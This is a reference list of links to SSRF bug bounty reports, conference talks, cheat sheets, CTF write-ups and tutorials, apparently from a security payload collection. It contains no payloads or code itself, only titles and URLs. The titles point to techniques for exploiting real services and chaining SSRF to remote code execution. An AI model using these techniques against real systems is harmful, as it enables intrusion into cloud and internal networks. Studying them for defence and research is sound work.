- [SSRF in https://imgur.com/vidgif/url](https://hackerone.com/reports/115748)
- [SSRF in proxy.duckduckgo.com](https://hackerone.com/reports/358119)
- [Blind SSRF on errors.hackerone.net](https://hackerone.com/reports/374737)
- [SSRF on *shopifycloud.com](https://hackerone.com/reports/382612)
- [Hackerone - How To: Server-Side Request Forgery (SSRF)](https://www.hackerone.com/blog-How-To-Server-Side-Request-Forgery-SSRF)
- [Awesome URL abuse for SSRF by @orange_8361 #BHUSA](https://twitter.com/albinowax/status/890725759861403648)
- [How I Chained 4 vulnerabilities on GitHub Enterprise, From SSRF Execution Chain to RCE! Orange Tsai](http://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html)
- [#HITBGSEC 2017 SG Conf D1 - A New Era Of SSRF - Exploiting Url Parsers - Orange Tsai](https://www.youtube.com/watch?v=D1S-G8rJrEk)
- [SSRF Tips - xl7dev](http://blog.safebuff.com/2016/07/03/SSRF-Tips/)
- [SSRF in https://imgur.com/vidgif/url](https://hackerone.com/reports/115748)
- [Les Server Side Request Forgery : Comment contourner un pare-feu - @Geluchat](https://www.dailysecurity.fr/server-side-request-forgery/)
- [AppSecEU15 Server side browsing considered harmful - @Agarri](http://www.agarri.fr/docs/AppSecEU15-Server_side_browsing_considered_harmful.pdf)
- [Enclosed alphanumerics - @EdOverflow](https://twitter.com/EdOverflow)
- [Hacking the Hackers: Leveraging an SSRF in HackerTarget - @sxcurity](http://www.sxcurity.pro/2017/12/17/hackertarget/)
- [PHP SSRF @secjuice](https://medium.com/secjuice/php-ssrf-techniques-9d422cb28d51)
- [How I convert SSRF to xss in a ssrf vulnerable Jira](https://medium.com/@D0rkerDevil/how-i-convert-ssrf-to-xss-in-a-ssrf-vulnerable-jira-e9f37ad5b158)
- [Piercing the Veil: Server Side Request Forgery to NIPRNet access](https://medium.com/bugbountywriteup/piercing-the-veil-server-side-request-forgery-to-niprnet-access-c358fd5e249a)
- [Hacker101 SSRF](https://www.youtube.com/watch?v=66ni2BTIjS8)
- [SSRF脆弱性を利用したGCE/GKEインスタンスへの攻撃例](https://blog.ssrf.in/post/example-of-attack-on-gce-and-gke-instance-using-ssrf-vulnerability/)
- [SSRF - Server Side Request Forgery (Types and ways to exploit it) Part-1 - SaN ThosH - 10 Jan 2019](https://medium.com/@madrobot/ssrf-server-side-request-forgery-types-and-ways-to-exploit-it-part-1-29d034c27978)
- [SSRF Protocol Smuggling in Plaintext Credential Handlers : LDAP - @0xrst](https://www.silentrobots.com/blog/2019/02/06/ssrf-protocol-smuggling-in-plaintext-credential-handlers-ldap/)
- [X-CTF Finals 2016 - John Slick (Web 25) - YEO QUAN YANG @quanyang](https://quanyang.github.io/x-ctf-finals-2016-john-slick-web-25/)
- [Exploiting SSRF in AWS Elastic Beanstalk - February 1, 2019 - @notsosecure](https://www.notsosecure.com/exploiting-ssrf-in-aws-elastic-beanstalk/)
- [PortSwigger - Web Security Academy Server-side request forgery (SSRF)](https://portswigger.net/web-security/ssrf)
- [SVG SSRF Cheatsheet - Allan Wirth (@allanlw) - 12/06/2019](https://github.com/allanlw/svg-cheatsheet)
- [SSRF’s up! Real World Server-Side Request Forgery (SSRF) - shorebreaksecurity - 2019](https://www.shorebreaksecurity.com/blog/ssrfs-up-real-world-server-side-request-forgery-ssrf/)
- [challenge 1: COME OUT, COME OUT, WHEREVER YOU ARE!](https://www.kieranclaessens.be/cscbe-web-2018.html)
- [Attacking Url's in JAVA](https://blog.pwnl0rd.me/post/lfi-netdoc-file-java/)